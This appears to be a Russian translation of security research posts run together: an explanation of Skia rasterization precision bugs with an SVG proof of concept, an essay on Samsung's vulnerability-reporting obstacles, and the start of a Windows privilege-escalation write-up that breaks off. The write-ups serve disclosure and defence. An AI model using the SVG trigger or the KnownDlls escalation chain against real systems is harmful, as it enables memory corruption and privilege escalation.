Отсечение каждого пикселя требует больших ресурсов. Сначала Skia вычисляет границы объекта:

• Полностью снаружи: ничего не рисовать.
• Частично внутри: включить блиттер с отсечением.
• Полностью внутри: рисовать напрямую без попиксельных проверок.

Если последующая арифметика координат отличается от расчёта границ, третий путь выполняет запись за пределами изображения. `hair_path` добавляет запас безопасности в один или два пикселя. `SkScan::FillPath` использует `kConservativeRoundBias` и `SkScanClipper`.

В Skia смешиваются три формата:

• `SkScalar`: 32-разрядное число с плавающей точкой.
• `SkFDot6`: знаковое число с фиксированной точкой, 26 разрядами целой и 6 разрядами дробной части.
• `SkFixed`: знаковое число с фиксированной точкой формата 16.16.

Расхождение при преобразовании целого числа в число с плавающей точкой

Нижняя граница на уровне контура вычислялась так:

```
static inline int round_down_to_int(SkScalar x) {
    double xx = x;
    xx -= 0.5;
    return (int)ceil(xx);
}
```

Значения больше `-0.5`, например `-0.499`, округляются до нуля и проходят отсечение. `SkEdge::setLine` выполняла преобразование через `SkScalarRoundToFDot6` и получала `-32`, то есть ровно `-0.5` — меньшее значение.

Умножение дробей

`SkFixedMul` умножает значения 16.16, а затем сдвигает результат вправо:

```
static inline SkFixed SkFixedMul(SkFixed a, SkFixed b) {
    return (SkFixed)((int64_t)a * b >> 16);
}
```

При умножении `-1/2^16` на `1/2^16` должно получиться `-1/2^32`, но арифметический сдвиг вправо даёт `0xFFFFFFFF`, то есть `-1/2^16`. Эта значительно большая отрицательная поправка может сдвинуть линию ещё на `1/64` пикселя влево. В сочетании с расхождением преобразования Skia растеризует `x = -1`, приняв контур за находящийся в границах. SVG в Firefox мог вызвать эту запись за пределами памяти.

Аппроксимация сплайна с плавающей точкой

`hair_cubic` вычисляет коэффициенты кубической кривой последовательно не более чем для 512 отрезков:

```
Sk2s dt(SK_Scalar1 / lines);
Sk2s t(0);
for (int i = 1; i < lines; ++i) {
    t = t + dt;
    Sk2s p = ((A * t + B) * t + C) * t + D;
    p.store(&tmp[i]);
}
```

Даже если все четыре контрольные точки находятся внутри консервативно проверенного интервала, округление коэффициентов и повторение `t += dt` могут вывести промежуточную точку линии за их пределы. Для поверхности размером 32767 пикселей при допустимом максимуме 32766 получались точки `32766.003906` и `32766.015625`.

Современная Skia разделяет программные поверхности размером более 8191 пикселя с помощью `SkDrawTiler`, не позволяя накопиться достаточной ошибке. Это изменение, не связанное с безопасностью, случайно устранило возможность эксплуатации ошибки уже к марту, но более старые версии оставались уязвимыми.

Аппроксимация сплайна с фиксированной точкой

Эксплуатируемая актуальная проблема находилась в `SkCubicEdge::setCubicWithoutUpdate`. Функция преобразует точки в `SkFDot6`, а затем вычисляет производные с фиксированной точкой:

```
SkFixed B = SkFDot6UpShift(3 * (x1 - x0), upShift);
SkFixed C = SkFDot6UpShift(3 * (x0 - x1 - x1 + x2), upShift);
SkFixed D = SkFDot6UpShift(x3 + 3 * (x1 - x2) - x0, upShift);

fCDx = B + (C >> shift) + (D >> (2 * shift));
```

Для `x0=-30`, `x1=x2=x3=-31` в формате 26.6 и сдвигов на шесть разрядов `D=-64`. Математическое деление на 4096 даёт крошечную отрицательную дробь; арифметический сдвиг даёт `-1`, делая производную слишком отрицательной. Повторные обновления сегментов перемещают последующие точки за минимальную контрольную точку. Затем ещё одно преобразование с фиксированной точкой пересекает значение `-0.5`, и растеризация происходит при `x=-1`.

В растровом изображении с построчным расположением точка `x=-1` обычно попадает в предыдущую строку, а не за пределы выделенной памяти. SVG с атрибутом `shape-rendering="crispEdges"` явно рисует красные пиксели у правого края, хотя все координаты контура находятся слева.

```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
  <path d="M -0.46875 -0.484375
           C -0.484375 -0.484375,
             -0.484375 -0.484375,
             -0.484375 100
           L 1 100 L 1 -0.484375"
        fill="red" shape-rendering="crispEdges" />
</svg>
```

Добавление `linearGradient` выбирает `SkARGB32_Shader_Blitter`, который выделяет временный буфер шириной ровно в одну строку. При рисовании от `x=-1` до `width-1` в него записывается `width+1` пикселей, и визуальная ошибка точности превращается в переполнение буфера кучи. Были затронуты и Chrome, и Firefox; в Firefox артефакт было проще продемонстрировать, поскольку Chrome применяет дополнительное разбиение на фрагменты.

Skia исправила обнаруженные проблемы, увеличив `kConservativeRoundBias`. Это покрывает известные максимальные ошибки, но не доказывает, что все арифметические пути остаются в пределах запаса.

Заключение

В геометрических вычислениях, влияющих на безопасность, по возможности не следует использовать числа с плавающей точкой. Если избежать их нельзя, необходимо вывести консервативную верхнюю границу накопленной ошибки — возможно, с помощью интервальной арифметики — либо проверять итоговые вычисленные координаты, а не только входные данные.

Целочисленное деление и сдвиг вправо также отбрасывают точность, особенно для отрицательных значений с фиксированной точкой. Они требуют такой же тщательной проверки.

Автоматизированное обнаружение остаётся сложным: многие средства символьного выполнения не поддерживают числа с плавающей точкой, а при тестировании даже простые целочисленные растеризаторы линий перегружали KLEE с STP/Z3. Продуктивным оказалось сочетание ручного анализа, фаззинга с упором на граничные значения и целевого полного перебора допустимых диапазонов входных данных.

Приключения в регистрации уязвимостей

Project Zero сообщает разработчикам о большом числе ошибок безопасности. Большинство отчётов проходит обычный путь, но иногда документированный процесс мешает срочно передать сведения об уязвимости нужным людям. Поскольку своевременное получение отчёта необходимо для своевременного исправления, в этой статье рассмотрены практические сбои регистрации и способы их избежать.

Эффективные процессы регистрации уязвимостей

Механизм отправки отчётов должен легко находиться и быть последовательно документирован. Устаревшие страницы, противоречивые инструкции и отсутствие заметного контакта по безопасности задерживают сообщения.

Процесс также должен быть коротким. Электронная почта и трекеры ошибок обычно эффективны; краткие веб-формы тоже могут хорошо работать. Исследователь, сообщающий о десятках ошибок, может замедлиться, переключиться на другой продукт или отказаться от отчёта, если каждая отправка требует чрезмерной навигации и чтения.

Разработчикам следует регулярно испытывать полный внешний процесс. Project Zero сталкивалась с неработающими адресами безопасности, формами, отвергавшими обязательные сведения вроде имени автора, и правильно зарегистрированными проблемами, остававшимися незамеченными месяцами. Проверка должна охватывать локализацию и сценарий нового автора без существующей корпоративной учётной записи.

Обязательные юридические соглашения создают ещё одно препятствие. Программам вознаграждений и внесению изменений в код могут требоваться условия, но сообщить об ошибке безопасности должно быть возможно без подписания соглашения, регулирующего раскрытие или посторонние вопросы.

Быстрое подтверждение получения сообщает исследователю, что отчёт отправлен правильно, и создаёт ожидаемый сигнал, отсутствие которого выявляет потерю сообщения. Наконец, разработчикам следует предоставлять канал обратной связи или резервный путь на случай отказа основного механизма.

Пример: CVE-2018-10751


CVE-2018-10751 представляла собой удалённо активируемое повреждение памяти OMACP в Galaxy S7 Edge. Для срабатывания без взаимодействия с пользователем было достаточно одного SMS, а обычное приложение Android могло отправить полезную нагрузку без root-доступа или специального оборудования.

Документированный процесс Samsung


На странице Samsung Mobile Security Reporting была кнопка создания отчёта.




Если учётной записи Samsung не было, регистрация неожиданно открывала корейскую страницу.




После возврата и выбора входа в конце концов появлялась английская страница регистрации, а затем более двадцати соглашений, большинство из которых не относилось к сообщениям об уязвимостях. Для создания учётной записи также требовались дата рождения и почтовый индекс.




После входа появлялся ещё один набор условий только на корейском языке.



Наконец становилась доступна форма отчёта об уязвимости.



В конце находилось ещё одно обязательное соглашение.



Оно требовало от автора отложить раскрытие на «разумный срок», получить согласие Samsung либо сообщить компании дату, а также признавало право Samsung попросить вообще не публиковать сведения. Отправить форму, не предоставив Samsung некоторый контроль над раскрытием, было невозможно; альтернативного адреса электронной почты сайт не показывал.

Выявленные проблемы

Смешение языков указывало на недостаточное сквозное тестирование локализации. Процесс был чрезмерно длинным и, вероятно, испытывался в основном людьми, уже имевшими учётные записи.

У Android была похожая проблема: веб-форма требовала учётную запись Google, создание которой могло включать множество экранов и подтверждение по SMS. После отзывов Android указала `security@android.com` как альтернативный адрес электронной почты, сохранив форму для участия в программе вознаграждений.

Привязка всех отчётов к соглашениям программы вознаграждений встречается всё чаще. Процесс Cloudflare для срочного раскрытия CloudBleed указывал только на HackerOne. 90-дневная политика Project Zero отличалась от 180-дневной политики HackerOne, а пользовательские данные активно утекали, однако перед использованием объявленного пути команде пришлось бы изучить условия платформы.

Вероятно, разработчики не хотели отвергать авторов, отказавшихся от условий вознаграждения, но замена общего канала безопасности платформой поиска ошибок имела именно такой практический эффект. Расплывчатая формулировка Samsung также не объясняла, ведёт ли нарушение только к потере награды или к возможным юридическим последствиям.

Формы только в Интернете могут сокращать число недействительных сообщений, но неожиданные проблемы проверки, идентификации, локали или учётной записи способны заблокировать настоящий отчёт. Документированный резервный адрес электронной почты — простой механизм устойчивости.

Регистрация ошибки

Существующие контакты в команде Knox Samsung посоветовали адрес `mobile.security@samsung.com`, отсутствовавший на действующей странице и упоминавшийся только в статье 2015 года. Поиск этого пути задержал серьёзный отчёт на неделю, а без прежних контактов мог занять ещё больше времени.

Samsung назначила идентификатор SVE-2018-11463 и начала распространять исправление в апрельском техническом выпуске.

После этого Samsung изменила создание учётной записи, чтобы выбор английского языка всегда показывал английский текст, разрешила отправлять уязвимости без принятия условий программы вознаграждений и добавила адрес электронной почты рядом с формой. Эти изменения существенно повысили доступность.

Заключение

Сложные механизмы регистрации могут задержать или потерять сведения об уязвимости и отпугнуть независимых исследователей, напрямую причиняя вред пользователям. Разработчикам следует:

• регулярно испытывать каждый интерфейс отчётов извне корпоративной сети и на всех поддерживаемых языках;
• свести к минимуму число переходов, объём обязательных личных данных и посторонние юридические соглашения;

• разрешать сообщения об уязвимостях без обязательного участия в программе вознаграждений;
• быстро подтверждать получение;
• публиковать резервный адрес электронной почты и запрашивать отзывы вероятных авторов отчётов.

Большинство сбоев случайно. Если спроектировать канал отчётов как критически важную производственную систему безопасности с мониторингом и резервными путями, административные трения не будут превращаться в задержки исправлений.

Приёмы эксплуатации Windows: локальное повышение привилегий через создание произвольного каталога объектов

Проблема 1550 позволяла низкопривилегированному пользователю заставить SYSTEM создать произвольный каталог диспетчера объектов. В статье этот примитив превращается в повышение до LocalSystem путём сочетания поведения пространства имён AppContainer, `DefineDosDevice` в CSRSS и `KnownDlls`.

Краткий обзор уязвимости

Каталоги диспетчера объектов — объекты пространства имён ядра, создаваемые через `NtCreateDirectoryObject` и не связанные с каталогами файловой системы. Но они также подвержены привилегированному созданию и внедрению символических ссылок.

Создание приложений Desktop Bridge выполняется в AppInfo. Служба вызывает недокументированную `CreateAppContainerToken`, не олицетворяя пользователя. При настройке токена API создаёт под пользовательским пространством `AppContainerNamedObjects` каталоги для `BaseNamedObjects` и перенаправления конечных точек RPC. Поскольку AppInfo остаётся SYSTEM, каталоги создаются от имени SYSTEM.


Пользователь может поместить символическую ссылку диспетчера объектов в свой путь `AppContainerNamedObjects` и перенаправить создание. API также применяет явный дескриптор безопасности, предоставляющий пользователю полный доступ к новому каталогу.

Когда перенаправление перемещает каталог из ожидаемого места, `NtCreateLowBoxToken` завершается ошибкой, а каталог быстро удаляется. На многопроцессорных системах гонка за открытие дескриптора надёжна; дескриптор сохраняет каталог живым. Исходный PoC останавливался на этом примитиве произвольного каталога.

Эксплуатация

Почему важен KnownDlls

В `\KnownDlls` находятся именованные секции образов вроде `NAME.DLL`. При загрузке DLL из System32 загрузчик сначала проверяет это пространство имён и только затем создаёт секцию образа из файла.



Для прямого добавления секции нужны высокие привилегии, а проблема 1550 создаёт только дочерний каталог. Мостом служит второе поведение.

DefineDosDevice и CSRSS

